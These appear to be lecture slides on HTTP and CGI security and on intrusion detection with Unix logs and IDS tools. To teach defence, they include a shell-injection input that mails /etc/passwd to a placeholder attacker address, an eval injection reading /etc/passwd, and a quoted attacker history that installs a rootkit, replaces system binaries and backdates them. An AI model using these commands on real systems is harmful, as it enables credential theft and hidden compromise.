HTTP-security

- Web servers are a major security concern in Windows NT and also more generally. One reason is that HTTP is one of the few services visible to outside.
- There has been bugs in httpd, which have given root access, like one in NCSA httpd version 1.3. Undetected bugs exist.
- Some precautions: do not run HTTP daemon as root, disable EXEC option, set AllowOverride option to NONE, remove service-side <include>-statements.
- HTTP passes passwords as text. There are more secure versions of HTTP fixing this problem, like Secure-HTTP (S-HTTP), or running HTTP on SSL (Secure Socket Layer=Transport Layer Security). This is called HTTPS. SSL uses RSA and DES.
- A major vulnerability of HTTP is the usage of CGI (Common Gateway Interface).

CGI-security

- CGI allows writing programs, often in Perl, but any language can be used, which operate on data given in HTML-pages.
- It is an easy way of making database accesses, like you put some input box to an HTML-page. Example (it is simplified, see Anonymous: Maximum Security p. 721)

```
<HTML>
<HEAD> ... </HEAD>
<BODY bgcolor="#ffffff">
<FORM  ACTION ="foo.cgi"  METHOD="Get">
<P><INPUT  TYPE = TEXT  NAME="inbox"  SIZE=20
MAXLENGTH=20><\P>
</FORM>
</BODY>
<\HTML>
```

CGI-security

- The HTML-page presents an input box where the user can write a text. The text goes to the parameter with the name inbox.
- Then the CGI-script (can be a compiled CGI-program) foo.cgi is run. Often, like here, CGI is written in Perl.
- In foo.cgi the content of the HTML-page can be read e.g. as

```
read(STDIN, $buffer, $ENV{‘CONTENT_LENGTH’});
```

the parameters are in name-value pairs, which can be split as

```
@pairs = split(/&/, $buffer);
foreach $pair (@pairs) {
    ($name,$value) = split(/=/, $pair);
    $FORM{$name}=$value;
}
```

now the input text can be addressed as $FORM{‘inbox’}, like

```
print “<html>$FORM{‘inbox’}\n</html>“;
```

CGI-security

- The example CGI simply prints a new HTML-page and shows the name user gave.
- Problems can appear if the CGI makes system calls. One common case is that the CGI makes a database query.
- One could simply grep some flat directory with grep:
- **system("/usr/bin/grep $inbox /usr/local/directory");**
- This works unless the user is a cracker and inserts some shell metacharacters to the input, for instance gives an input
- **searchstring;/bin/mail cracker@bad.com </etc/passwd;cd**
- The semicolon is a metacharacter to the system call, so
- **system("/usr/bin/grep searchstring;/bin/mail cracker@bad.com </etc/passwd; cd /usr/local/directory");**
- is executed as three commands and the second command mails the password file to the cracker.

CGI-security

- This problem can be fixed by removing all metacharacters from the user input.
- A complete list of unsafe characters is in RFC1738.
- One can allow only safe characters with the test

```
unless($args=~  /^[\w]+$/) {
    # there are bad characters
    exit(1);
}
```

Here \w matches all alphanumeric characters and underscores, so normal text passes through.

One can try explicitly to catch unsafe characters

```
if($to =~ tr/;<>*|’&$!#()[]{}:’ ”//) { exit(1); }
```


but it is easy to miss some special character combination

CGI-security

- Best is to avoid system calls with user input altogether. System calls are made
- with CGI written in Perl a shell is started by
- **system(“command $args”);**
- **open(“OUT, “|command $args”);**
- **‘command $args’;**
- **exec(“command $args”);**
- also Internet Security book informs that syscall and file glopping operators (do not ask me what this is) can execute shell commands in some cases.
- with CGI written in C at least the following fork a shell
- **system(command_buffer);**
- **popen(command_buffer);**

CGI-security

- **How CGI works: Two possible ways A) and B)**


Client WWW-browser
HTML-form
HTML-server
Input and environment parameters
CGI-program
HTTP response and CGI-output
(A) formatted output
B) full HTTP response and formatted output

CGI-security

- Three modes of using CGI-programs:
- **Command-line arguments:** obsolete method, which does not use HTTP GET and POST, there is no reason to use this mode any more.
- **Environment variables:** in this method the parameters to a CGI-program are passed in one GET command. A common place to put the input data is the environment variable QUERY_STRING proceeded by ? in the URL. All input data can be coded to this single string, like
- http://machine/cgi-bin/CGIname?inputdata
- **The standard input stream:** HTTP POST command is used to pass the input data to a CGI-program. Example was given before, the data is inside the BODY-part of a HTML-page. This method is usually the best.

CGI-security

- **Vulnerabilities of CGI**
- HTTP Server and protocol vulnerabilities destroy CGI security.
- Shell metacharacter, shell abuses and buffer overflows have been used by hackers to break in through CGI-programs.
- Environment parameters can cause problems if a CGI-program assumes that the environment parameters are in their default values. Parameters such as
- HTTP_REFER, URL of the referring document, can be spoofed
- HTTP_FROM, email address of the client, can be spoofed
- REMOTE_ADDR, IP address of the requesting machine.
- REMOTE_HOST, hostname if DNS lookup is turned on, obtained from DNS, DNS can be potentially spoofed
- REMOTE_USER, username of the client to be authenticated, do not trust HTTP authentication.

CGI-security

- **Minimizing vulnerabilities:**
- **Restrict access to CGI**: if CGI-programs can be written by ordinary users, there can be bugs. Unpopular way is to allow only administrator to write CGI.
- If users can write CGI be careful what directories are writable by CGI. Never allow writing to directories like /tmp where it is difficult to see what is there.
- Imagine, if a hacker can write a cgi-program to a world-writable directory and then start it with HTTP.
- A WWW-server must start as a root so that it can open root owned log-files and bind to privileged ports, but then httpd should change UID and absolutely not run as root.
- Typically httpd changes to nobody and nogroup privileges.

CGI-security

- **Chrooting:** Running httpd in a chrooted environment is suggested by some experts, but not by all.

  %chroot /www /www/bin/webserver
- Anonymous gives the following reasons against running httpd with CGI in a chrooted environment:
- If you do that, then you must have Perl binaries also in the chrooted environment and the user directories which CGI-programs access must also be in the chrooted environment.
- Therefore CGI-programs will not be very useful anymore.
- **Other views of this:**
- There are ways around this, you can use a safe version of Perl and put that in the chrooted environment.
- One safer variant of Perl is safecgiperl.
- You can use Tcl or Python as safer languages than Perl.

CGI-security

- **Tainting:** Tainting Perl is in any case recommended.
- When executing a SUID (super user) script or if -T option is used, Perl distinguishes between tainted and untainted variables.
- Tainted variable is obtained from outside or is in some way untrusted, a tainted variable cannot be used to call shell, modify files or alter other processes.
- Taint checks (with -T) would have discovered most of unsafe CGI-scripts in an early stage.
- **Eval construct**
- Perl has a construct, by which a Perl script can execute contents of a variable as if it is another Perl script.

  eval("/$regexp/")
- This can be dangerous, like if regexp is set as

  /;system 'cat /etc/passwd';/ So, avoid this construct!

CGI-security

- **CGI-libraries**
- You should use CGI-libraries, rewriting the library routines can introduce errors.
- **Server Side Includes (SSI)**
- SSI is a mechanism by which you can automatically include documents or other elements of a Web-page into the present Web-page by calling them from the hard disc drive.
- There is a mixed view of SSI. Internet Security considers them safe but Anonymous thinks SSI to be far too powerful to motivate its use, that is the hacker knows it better than the writer of a CGI-program. It is possible to execute system commands using SSI, like
- <;---#exec cmd="date"--> (get the date)
- or to execute scripts.

CGI-security

- **CGIWrap**
- Here wrapping means record, probably as TCPWrapper can be used to record TCP connections. Normally all CGIs run with the same UID. Using CGIWrap (http://www.umr.edu/~cgiwrap/) each CGI runs with the owners UID in a dedicated directory.
- **Summary**
- Writing CGI-programs or CGI-scripts enhances Web-pages considerably. Perl is a very appealing language to many.
- You can make forms, give input data and run a program to manipulate the results, make database queries etc.
- However, each CGI-program is an application program and can contain bugs which the hacker can use. Care must be taken when writing CGI-programs.

Detecting Intruders

- Special Intruder Detection Systems (IDS) are now a market niche, where there are many products. Material for them is not yet in books but WWW abounds with material.
- Before going to them, let us look at the more traditional ways of detecting intruders.
- A hacker must remove the traces from these more traditional logs to remain undetected.
- Looking at reports of hackers, it seems that removing all logs is quite difficult for most hackers. There is only little time and the computer is not familiar.
- There is another side to the problem: a system administrator has only finite time to look at all logfiles and detecting a hacker from logs often requires careful thinking to see that there is something odd. Like, to see that the user changed to root through a bug may require looking at the order and times of commands.

Detecting Intruders

- It seems that the problem is not so much that there are not enough logs but that looking at all logs is too much work.
- Therefore, if hacking has been detected, traces of the hacker can often be found.
- But many and probably most hacks go undetected. Many tools try to detect hacking activity, but this area is not yet solved.
- **Logfiles in Unix**
- Unix is still the most popular operating system in the Internet. Unix has a large number of logs.
- **lastlog -file**
- Keeps track of the user’s last login. Shows the last login of the user after the login prompt. The login program updates also UTMP and WTMP logfiles.

Detecting Intruders

- **UTMP**
- This logfile contains the currently active users. Usually stored in /etc/utmp
- The logfile is not especially reliable, it is often possible for a user to delete the file or write incorrect information.
- Sometimes UTMP file is not correctly updated.
- Command to show this file: **who**
- **WTMP**
- Keeps track of logins and logouts. Similar to UTMP but grows in length, UTMP has only the current users.
- Usually in /var/adm/wtmp
- Commands: **last -number** and **ac -p** (shows processing time)
- From the ac printout you may detect if an inactive account suddenly becomes active**.**

Detecting Intruders

- WTMP can be also formatted to show the date by
- **ac -dp user**
- This may detect too high activity in a given day, but it should be remembered that if a user has several logins, the time may easily exceed 24 hours in a day.
- **Syslog**
- The normal Unix message logging utility. syslogd is started at the startup and runs on the background. It looks at log messages from
- /dev/log   (messages from local processes)
- /dev/klog (messages from the kernel)
- port 514 (syslog messages generated by other machines)
- syslogd looks at syslog.conf -file where to write the log message, so the actual logs can be in different files.

Detecting Intruders

- syslog.conf -file has also the fields:
- selector - what kind of messages to log (like kernel, user, mail, auth, lpr, ...)
- action - what to do if a message is received
- Syslog messages are divided into severity level (emerg, alert, crit, err, warning, notice, info, debug)
- In many systems most syslog messages go to

  /var/adm/messages
- A hacker trying to delete these logs should look through all places where logs go and remove them.
- As syslog is especially created to log sendmail messages, this is the default log for sendmail.

Detecting Intruders

- **Example of a syslog.conf -file**

```
*.err;kern.debug;auth.notice                /dev/console
*.err;kern.debug;daemon.info;auth.notice    /var/adm/messages
mail.crit;daemon.info                       /var/adm/messages
lpr.debug                                   /var/adm/lpd.errs
*.alert;kern.err;daemon.err;                operator
*.alert;                                    root
*.emerg;                                    *
auth.notice;                                @logginghost.com
```

- In this example all emergency logs go to all users. Illegal logins and other authentication errors go to the console, to /var/adm/messages and they are sent to another machine.

Detecting Intruders

- **sulog**
- If a hacker uses the **su** command (switch user), the action gets logged with syslog to the file sulog. Many sites use sudo instead of su. Also sudo logs its usage through syslog.
- **aculog**
- Dial-out facilities are logged to /var/adm/aculog
- If a hacker is using the Unix machine to call outside, like in order to avoid long-distance call bills, the log of the call will be in aculog.
- **cron**
- cron and at are two ways of starting jobs after some time with a scheduler. cron has a logfile /var/log/cron, but more commonly it uses syslog and can have different logfiles.

Detecting Intruders

- **Logs by applications**
- There are also logs produced by sendmail, UUCP, LPD, ftp, HTTPD.
- **History**
- Shell history logs are often logs, which the hacker forgets to remove, though the history log is stored in the user's home directory.
- **ps**
- Processes can be viewed by ps -aux, a hacker typically replaces ps by a modified binary which will hide the hackers processes.
- **netstat**
- netstat is often the only tool, which reveals the hacker. It shows traffic coming to TCP ports.

Detecting Intruders

- Let us look at an example hack into a Linux computer from David “Del”Elson: Focus On Linux: Intrusion Detection on Linux (on the Web, securityfocus.com)
- The hacker forgot to remove the history trace. It reads
- mkdir /usr/lib/...; cd /usr/lib/...
- - hacker makes a directory
- ftp 200.192.58.58.201 21
- cd /usr/lib/...
- mv netstat.gz? netstat.gz: mv ps.gz? ps.gz; mv pstree.gz? ps.tree:gz;
- mv pt07.gz? pt07.gz; mv slice2.gz? slice2.gz; mv syslogd.gz? syslogd.gz; mv tcpd.gz? tcpd.gz;
- gzip -d *
- - hacker moves his hacker-kit to the computer and unzips them.

Detecting Intruders

- mostly the routines are modified binaries of utilities which keep logs, like syslogd, so that his Trojan would not be detected. The Trojan horse is probably pt07.
- chmod +x *
- mv netstat /bin; mv ps /bin; mv tcpd /usr/sbin;
- mv syslogd /usr/sbin;
- mv pt07 /usr/lib/; mv pstree /usr/bin;
- - hacker replaces system daemons with the modified binaries
- /usr/lib/pt07
- - hacker starts his Trojan horse
- touch -t 199910122110 /usr/lib/pt07
- touch -t 199910122110 /usr/sbin/syslogd
- touch -t 199910122110 /usr/sbin/tcpd

Detecting Intruders

- touch -t 199910122110 /bin/ps
- touch -t 199910122110 /bin/netstat
- touch -t 199910122110 /usr/bin/pstree
- - touch changes date of the program
- cat /etc/inetd.conf |grep -v 15678 >> /tmp/b
- mv /tmp/b /etc/inetd.conf
- - hacker makes a new inetd.conf
- killall -HUP inetd
- - hacker stops inetd and when it starts, new binaries are used
- The Trojan will be invisible to the new modified log daemons.
- We cannot know what pt07 does, but it is probably a backdoor process. We cannot know what the hacker has done with the backdoor. To fix the whole system had to be reinstalled.

Detecting Intruders

- There are programs that can help. They do not stop the hacker from getting in but limit the damage he can do.
- **Tripwire**
- This utility checks if specified files are changed.
- **chklastlog and chkwtmp**
- These programs check if any entries have been removed from lastlog and WTMP files.
- **lsof**
- Shows all files opened by a process. Can be used e.g. to detect Trojan horses.
- **asax**
- Analyses data maintained in log files.

Detecting Intruders

- There are many other similar helpful programs, like LogCheck.
- Presently there is much interest in systems, which can detect intrusions, IDS (Intrusion Detection System).
- IDS are of very different character.
- Some focus on one machine and try to stop the intruder from doing damage, such is LIDS for Linux.
- Some can detect a worm attack from the way it spreads from machine to machine, like GrIDS.
- Several are actually data mining, they determine from logfiles if there is an intrusion based on reasoning by an expert system, NSTAT is an example.
- Many IDS implementations are listening passively to some LAN segment, look at the traffic and detect an intrusion.
- Other IDS solutions protect one machine by access controls.

Detecting Intruders

- Commercially the most used IDS systems are
- Internet Security Systems (ISS) Real Secure
- Network Associates Cyber Cop
- Cisco Net Ranger
- As an example of an IDS let us look at LIDS for Linux.
- The philosophy of LIDS is to have a three layer protection:
- Firewall
- PortSentry
- LIDS
- The firewall limits access to only allowed ports. In a Web-server only the TCP port 80 is absolutely necessary.
- Disable ports which are not used, for instance by removing the daemons´or by modifying /etc/inetd.conf. Leave only the basic activities needed.

Detecting Intruders

- PortSentry is put to some port, which is often scanned but not used in the system.
- One should find suitable ports where to put PortSentry by looking at ports which are scanned often, like 143 or 111.
- Typically nowadays hackers do sweep scanning looking at only one port in several machines.
- PortSentry monitors activity on specific TCP/UDP ports. The PortSentry can take actions, like denying further access to the port.
- This is based on the assumption that the hacker will first probe with a scanner the machine for weaknesses.
- You install PortSentry in TCP-mode by
- portsentry -tcp
- ports are in portsentry.conf -file.

Detecting Intruders

- **LIDS**
- LIDS is an intrusion detection system that resides in the Linux kernel.
- It basically limits the rights of a root user to do modifications. It limits root access to direct port access, direct memory access, raw access, modification of log files, limits access to file system. It also prevents installation of sniffers or changing firewall rules.
- An administrator can remove the protection by giving a password to LIDS, but if a hacker breaks into the root, he cannot without LIDS password do much damage.
- Is this good? it certainly makes the life of a hacker more difficult, but what about a hacker getting into the kernel?
- How nice it is being an administrator using LIDS?